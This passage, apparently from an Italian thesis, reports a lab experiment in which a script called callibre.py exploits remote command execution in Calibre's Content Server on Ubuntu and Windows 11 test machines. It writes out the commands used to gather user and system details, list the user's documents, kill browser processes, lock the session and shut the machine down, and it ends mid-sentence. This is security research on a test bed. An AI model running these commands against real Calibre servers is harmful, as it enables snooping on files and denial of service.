La prima tipologia di attacco consiste nell'invio di un insieme di comandi al Content Server, utile nei momenti iniziali per verificare se è concretamente possibile comunicare con il server, e in seguito per individuare quali file giacciono al suo interno e per tentare di compromettere la funzionalità del server stesso. L'attacco viene compiuto su entrambi i sistemi, sia quello con Linux Ubuntu che quello con Windows 11, e la sequenza dei comandi che vengono eseguiti da remoto è indicata nella seguente lista:

1. Inizialmente, si ottiene il **nome dell'utente** che ha avviato il Content Server di Calibre;
2. Subito dopo, si ottiene il **sistema operativo** in cui il Content Server è in esecuzione;
3. Successivamente, si iniziano ad ottenere alcune informazioni sul server, ottenendo il percorso della ***home directory*** dell'utente individuato prima e l'**elenco dei file e delle cartelle** contenuti nella cartella suddetta;
4. In seguito, si **esplora una cartella** di quelle presenti nella home directory, ad esempio quella dei Documenti, allo scopo di vedere se vi è presente qualche documento che potrebbe essere interessante;
5. Dopo, si iniziano a compiere le prime azioni per alterare il funzionamento del server, in cui si ottiene la **lista dei processi** in esecuzione e si va a **chiuderne** almeno uno;

6. Dopo di che, si **blocca la sessione** in corso, richiedendo quindi la password per poterla riprendere;

7. Infine, si va ad **arrestare** il computer stesso che esegue il Content Server.

Come già anticipato nel paragrafo conclusivo della sezione *§ 3.1.1 Analisi del funzionamento*, tutti i comandi che verranno lanciati assumono gli stessi privilegi dell'utente che ha avviato il Content Server: ciò significa che qualora tale utente non possieda privilegi elevati, alcune funzionalità che richiedono privilegi di amministratore non saranno disponibili. L'implementazione di tali passaggi è differente a seconda del sistema operativo, e i comandi che sono necessari per compierli verranno illustrati e discussi nelle prossime sottosezioni, assieme ai risultati da loro restituiti. Nell'ultima sottosezione, i medesimi comandi verranno testati anche nel Content Server remoto, che esegue il sistema operativo Linux Fedora.

4.1.1 Invio dei comandi al Content Server Ubuntu

Riguardo l'invio dei comandi al server con Ubuntu, è necessario introdurre una osservazione. Durante la fase sperimentale, nell'esecuzione di alcuni comandi sono state riscontrate delle anomalie: in queste situazioni, un metodo per conoscere l'eventuale errore restituito da un comando consiste nell'eseguirlo impiegando la seguente sintassi:

```
cmd 2> output.txt ; cat output.txt
```

In questo modo, se il comando `cmd` dovesse restituire un errore, questo viene scritto all'interno del file `output.txt`, e con il comando `cat` è possibile visualizzare il contenuto del suddetto file e quindi conoscere la motivazione dell'errore.

Per iniziare, si procede ad avviare lo script `callibre.py`, impostando come target l'URL della biblioteca remota che viene eseguita, formato dall'indirizzo IP del server e dalla porta 8080:

```
python callibre.py --target http://192.168.1.60:8080
```

Così facendo, lo script entra in funzione e visualizza la schermata di benvenuto già illustrata in Figura 3.11, mettendosi in seguito in attesa di ricevere un comando, il quale verrà digitato direttamente nel terminale.

Per prima cosa, si ottiene lo *username* dell'utente che ha avviato il Content Server, impiegando il comando `whoami`: il server risponde con l'output di tale comando, indicando `rosario` come utente che sta eseguendo il Content Server. Successivamente, si va a conoscere il sistema operativo che esegue il server a cui si è fatto il collegamento: il comando `lsb_release -a` si rende utile a tale scopo, indicando `Ubuntu 25.10` come OS del server. Infine, si ottengono il percorso della home directory dell'utente `rosario` e l'elenco dei file contenuti in tale directory. Nelle distribuzioni Linux, il

percorso completo della home directory è contenuto nella variabile d'ambiente `HOME`; per tale richiesta, la suddetta variabile viene utilizzata con i comandi `echo $HOME` e `ls $HOME`, utili rispettivamente ad ottenere il percorso della home directory e la lista dei file e cartelle contenuti in essa. In Figura 4.1 sono contenuti i tre comandi discussi finora e il loro output.

Adesso, conoscendo la home directory dell'utente del Content Server, la curiosità spinge ad esplorare alcune delle directory presenti, allo scopo di individuare qualche file che potrebbe essere interessante: utilizzando il comando `ls $HOME/Documenti` si ottiene la lista di tutti i file contenuti nella sottodirectory Documenti, il cui output è illustrato in Figura 4.2. Volendo, nel caso in cui lo si ritenga di interesse, è possibile visualizzare il contenuto di alcuni file (ad esempio quelli con estensione `txt`) impiegando il comando `cat`.

Ora si può procedere con delle operazioni più invasive e interessanti. In questo caso, si può vedere se vi è qualche processo in esecuzione che può essere terminato, perciò si ottiene la lista dei processi in esecuzione utilizzando il comando

```
ps xo pid,user,pmem,pcpu,time,args
```

il quale consente di visualizzare tutti i processi in esecuzione nel sistema in forma tabellare; onde evitare un sovraffollamento di dati, decisamente oneroso da leggere, verranno visualizzate solamente alcune colonne di tale vista, quelle contenenti i dati più interessanti ai nostri scopi. Una volta ottenuta la lista dei processi in esecuzione possiamo notare che — come è possibile vedere in Figura 4.3 — nel server sono presenti un discreto numero di processi in esecuzione, uno di questi è il browser web Firefox, potenzialmente usato per controllare e modificare i libri presenti dalla pagina web del Content Server di Calibre. Un target di questa natura è interessante, si può quindi tentare di terminarne il processo, chiudendolo improvvisamente: innanzitutto si ottengono i Process Identifiers (PID) di Firefox utilizzando `pidof firefox`, e in seguito si usa il comando `kill` per chiudere tutti questi processi contemporaneamente[1], come visualizzato in Figura 4.4.

Infine, si conclude l'esperimento andando ad eseguire gli ultimi due comandi, ovverosia quelli relativi al blocco della sessione e allo spegnimento del PC. Per bloccare la sessione corrente in Linux, si utilizza `loginctl lock-session`; tuttavia, questo comando inizialmente non è efficace, poiché restituisce un errore e non compie alcuna azione. Utilizzando la tecnica illustrata all'inizio di questa sezione, si ottiene l'errore restituito dal comando:

```
loginctl: /home/rosario/Scrivania/calibre-7.13.0-x86_64/lib/libcrypto.so.3:
version `OPENSSL_3.4.0` not found (required by
/usr/lib/x86_64-linux-gnu/systemd/libsystemd-shared-257.so)
```

[1] Quando i processi vengono chiusi in maniera forzata, tale procedura di terminazione viene detta in gergo tecnico *kill*, che da il nome al comando impiegato a tale scopo.



Figura 4.1: Output dei primi tre comandi eseguiti in fase sperimentale sul Content Server che esegue Ubuntu



Figura 4.2: Elencazione dei documenti contenuti all'interno del server Ubuntu



Figura 4.3: Elenco dei processi in esecuzione sul server Ubuntu. Il processo che si intende terminare (`firefox`) è evidenziato all'interno del rettangolo rosso



Figura 4.4: Ottenimento dei Process ID (PID) di Firefox, seguito dalla loro chiusura forzata (`kill`)

Tale errore è dato dal fatto che — al momento della sua esecuzione — il comando non riesce a localizzare alcune delle librerie necessarie per il suo funzionamento, in particolare la libreria `libcrypto` fornita da OpenSSL (un software integrato nel sistema dedicato alla sicurezza e alla crittografia dei dati), non riuscendo quindi a funzionare regolarmente. Ciò accade poiché in tale frangente temporale la variabile d'ambiente `LD_LIBRARY_PATH`, usata in Linux per indicare il percorso delle librerie di sistema, non è impostata in modo corretto, impedendo quindi la loro importazione. Per risolvere questa situazione si va a resettare il contenuto della suddetta variabile, anteponendo al comando l'istruzione `LD_LIBRARY_PATH=""`: così facendo, il percorso delle librerie di sistema viene reimpostato a quello predefinito, consentendo quindi al comando di funzionare correttamente e compiere il suo lavoro. In seguito a tale intervento, per bloccare la sessione si usa il comando

```
LD_LIBRARY_PATH="" loginctl lock-session
```

Con questo accorgimento, l'esecuzione del comando è riuscita. Tale accortezza è necessaria anche per il comando utile allo spegnimento del PC, fornito da

```
LD_LIBRARY_PATH="" shutdown now
```

In particolare, il parametro `now` indica che il server si deve spegnere immediatamente; in alternativa, si può programmare lo spegnimento sia ad un orario preciso (specificando come parametro l'ora e il minuto in cui si intende spegnere il computer) oppure dopo una certa quantità di minuti. Con lo spegnimento del server, il Content Server di Calibre viene anch'esso spento e di conseguenza reso irraggiungibile. In Figura 4.5 sono illustrati tutti gli output degli comandi appena discussi, con un accenno alla gestione dell'errore legato all'importazione delle librerie di sistema.



Figura 4.5: Blocco della sessione e spegnimento del server Ubuntu. Inizialmente, il primo comando restituisce l'errore legato all'importazione delle librerie di funzionamento (evidenziato dal box rosso); in seguito alla reimpostazione della variabile d'ambiente `LD_LIBRARY_PATH` entrambi i comandi eseguono correttamente

4.1.2 Invio dei comandi al Content Server Windows

La seguente sottosezione è dedicata ai risultati ottenuti eseguendo l'exploit con obiettivo il Content Server che esegue Windows 11; le azioni che vengono compiute da remoto sono le medesime di quelle discusse nella sottosezione precedente, dedicata al Content Server Ubuntu. Contrariamente a quanto osservato in precedenza, su Windows la gestione degli errori dei comandi è più complessa e astrusa, e in alcune condizioni si è notato che il comando riporta un errore anche quando compie correttamente il suo ruolo: in questo caso, per verificare la sua corretta esecuzione si rende necessario effettuare delle ulteriori verifiche in grado di confermare il compimento dei suoi compiti.

Si inizia l'esperimento lanciando il medesimo script `callibre.py`, impostando come target l'URL della biblioteca remota contenuta nel server Windows, il quale è anche in questo caso composto dal suo indirizzo IP e dalla porta 8080:

```
python callibre.py --target http://192.168.1.50:8080
```

In questo modo, lo script entra in funzione, mettendosi in attesa di ricevere un comando e presentando l'interfaccia già menzionata nel caso precedente e in Figura 3.11.

Inizialmente, vengono inviati dei comandi utili per conoscere alcune caratteristiche del server. Il comando `whoami`, analogamente a quanto già visto con Linux, consente di ottenere lo username dell'utente che sta eseguendo il Content Server di Calibre: tale comando risponde con il dato `win11-th\damiano`, indicando rispettivamente il nome del PC (*hostname*) e lo username connesso nel momento di esecuzione del



Figura 4.6: Ottenimento del nome utente e del sistema operativo contenuto nel Content Server Windows

Content Server. Per quanto concerne invece l'ottenimento del sistema operativo in esecuzione, tale proprietà viene ricavata dall'istruzione

```
Get-ComputerInfo -Property OsName, OsVersion, OsBuildNumber
```

Il comando appena illustrato è fornito da PowerShell, una riga di comando nativa di Windows e alternativa a quella tradizionale (`cmd.exe`), che — analogamente a quanto già discusso in *§ 3.3 Flusso di lavoro* — è stata preferita proprio a quest'ultima per le sue maggiori funzionalità e per evitare alcune alcune anomalie emerse con l'uso di `cmd.exe`. Costui consente di fornire un grande numero di informazioni sul computer: per questo esperimento, a fini di praticità sono state selezionate solamente le informazioni inerenti al sistema operativo in esecuzione e alla sua versione. A tal proposito, viene indicato `Windows 11 Pro` come sistema operativo in esecuzione sul server, come si può testimoniare da Figura 4.6, la quale visualizza anche l'output del comando discusso inizialmente.

Adesso, si procede ad esplorare il contenuto delle cartelle dell'utente `damiano`, ottenuto poco fa; si ottiene quindi il percorso della sua home directory, il quale — nei sistemi Windows — è memorizzato all'interno della variabile d'ambiente

`USERPROFILE`. In PowerShell, per poter ottenere il contenuto di una variabile d'ambiente si usa l'istruzione `$Env:nomevariabile`; il comando da utilizzare è quindi dato da `echo $Env:USERPROFILE`, il quale visualizza il percorso completo della sua home directory. Utilizzando `dir $Env:USERPROFILE`, vengono visualizzati tutti i file e tutte le cartelle presenti nella suddetta directory. In particolare, si può curiosare all'interno di qualcuna di queste allo scopo di individuare qualche documento che potrebbe costituire una informazione interessante, a tal scopo il comando `dir $Env:USERPROFILE\\Documents`[2] restituisce l'elenco completo dei file contenuti all'interno della cartella Documenti dell'utente `damiano`. In Figura 4.7 sono visualizzati i risultati dei comandi appena menzionati. La differenziazione dei dati tra cartelle e file è determinata dalla presenza del carattere `d` (directory) nella colonna `Mode`, dedicata alla visualizzazione dei permessi di gestione dei file e all'indicazione della loro tipologia.

Ora, si procede con l'esecuzione di comandi dai risultati più interessanti. Si inizia andando a vedere quali processi sono in esecuzione nel sistema: il comando `tasklist /svc` servirà tale incarico, visualizzando sia i processi in esecuzione che gli eventuali servizi. Analizzando l'elenco dei processi in esecuzione appena ottenuto, è possibile notare la presenza del processo `msedge.exe`, riconducibile al browser web Microsoft Edge: una corrispondenza che può essere interessante, essendo che un browser web — come già discusso nella sezione dedicata al server Ubuntu — può essere potenzialmente impiegato per la gestione dei libri presenti nella biblioteca remota di Calibre. Come si può notare in Figura 4.8, i processi relativi a Microsoft Edge sono molteplici, e possono essere tutti terminati utilizzando il comando

```
taskkill /im msedge.exe /F
```

che si occuperà di terminare in maniera forzata tutti i processi aventi `msedge.exe` come immagine[3]. Con l'esecuzione di tale comando, avviene la situazione anomala menzionata all'inizio di questa sottosezione, dove il comando riesce a compiere il suo compito ma riporta ugualmente un errore. Per dimostrare che i processi di Microsoft Edge sono effettivamente stati terminati, si può utilizzare il comando `tasklist` (già impiegato poc'anzi) per verificare la presenza di un dato processo, utilizzando

```
tasklist /svc /fi "IMAGENAME eq msedge.exe"
```

il quale va a filtrare l'elenco dei processi, visualizzando solamente quelli con immagine `msedge.exe`. Anche questo comando restituisce un errore, potenzialmente indicando l'assenza di processi con la suddetta immagine. Come controprova, si

[2] Nel comando, il percorso della cartella è delimitato da un doppio backslash (\\), anziché da uno singolo: ciò avviene con lo scopo di evitare problematiche con l'inserimento del comando nello script Python `callibre.py`, il quale andrebbe ad interpretare il singolo backslash come un carattere differente da quello necessario per tale compito.

[3] Nei sistemi Windows, l'immagine di un processo rappresenta il file (avente estensione `exe`) che ne memorizza tutte le istruzioni; talvolta, questo dato può indicare anche il nome del processo stesso, analogamente a quanto accade nella situazione esaminata nella presente sottosezione.



Figura 4.7: Elenco dei file e cartelle contenuti nella home directory dell'utente del Content Server Windows e nella sottocartella Documenti



Figura 4.8: Elenco dei processi in esecuzione sul server Windows. I processi associati a Microsoft Edge sono evidenziati dal box rosso. L'esecuzione del comando `taskkill` per la loro terminazione, nonostante l'errore (riportato nel box giallo) funziona correttamente, come si può evincere dall'assenza dei suddetti processi dalla lista dei processi attivi (in seguito alla loro chiusura) e dalla presenza di altri processi esterni a Microsoft Edge

può ripetere l'esecuzione di tale comando utilizzando il processo `calibre.exe` (il processo associato a Calibre) al posto di `msedge.exe`: in questo caso, l'operazione viene eseguita correttamente, e `tasklist` visualizzerà l'elenco dei processi di Calibre in esecuzione. L'osservazione appena discussa mira ad esplicare il bizzarro comportamento che `tasklist` e `taskkill` assumono nelle situazioni in cui — rispettivamente — non sono presenti processi aventi una determinata immagine e quando un processo viene effettivamente terminato, mostrando quindi che indipendentemente dall'errore riportato la loro efficacia non viene compromessa. In Figura 4.8 sono illustrati tutti i comandi mostrati relativi alla gestione dei processi.

Per terminare l'esperimento, si eseguono gli ultimi due comandi di rito, relativi al blocco della sessione in corso e allo spegnimento della macchina. Per il primo comando, contrariamente a quanto accade con Ubuntu, Windows non mette a disposizione un comando diretto per il blocco della sessione, ma è necessario agire direttamente dalle librerie di sistema. La libreria utile per tale scopo è `user32.dll`, dedicata alla gestione delle sessioni in corso, dei menu e delle finestre di messaggi, e per poterne



Figura 4.9: Esecuzione dei comandi di blocco della sessione e spegnimento del server Windows. Lo spegnimento del PC non risulta possibile se la sessione dell'utente è bloccata, in tale occasione viene riportato l'errore raffigurato nel rettangolo rosso

usare le funzioni è necessario ripiegare su `rundll32.exe`, una utility di sistema che importa le librerie ed esegue le funzioni contenute in esse; il comando completo è dato da

```
rundll32.exe user32.dll,LockWorkStation
```

dove `rundll32` si preoccupa di importare la libreria `user32.dll` e ad eseguirne la funzione `LockWorkStation`, per bloccare la sessione in corso. Per quanto concerne lo spegnimento del PC, al contrario, viene direttamente fornito il comando `shutdown /s /t 0`, il quale consente di spegnere il PC immediatamente, ovviamente terminando anche l'esecuzione del Content Server di Calibre. Con il comando appena discusso, è in alternativa possibile riavviare il PC (utilizzando il parametro `/r`), o spegnerlo dopo un certo quantitativo di secondi, inserendo l'apposito valore nel parametro `/t`. Durante il test di questi ultimi due comandi è emerso che il comando di spegnimento, come si può notare in Figura 4.9, se viene eseguito mentre la sessione è bloccata restituisce un errore; tuttavia, se la sessione dovesse essere sbloccata, il comando funziona correttamente.

4.1.3 Invio dei comandi al Content Server remoto

L'obiettivo finale della prima tipologia di attacchi riguarda il Content Server remoto, in esecuzione su Linux Fedora. In questo caso, non si fa riferimento a una macchina presente nella rete locale (quindi nella stessa rete a cui si collega l'attaccante), ma a un server remoto, il quale è connesso in un'altra rete e viene quindi raggiunto tramite Internet. In particolare, costui è reso raggiungibile in Internet tramite la procedura nota come *port forwarding*, già discussa nella sezione *§ 3.2 Il test bed* e mostrata in Figura 3.6: così facendo, è possibile accedere al server direttamente

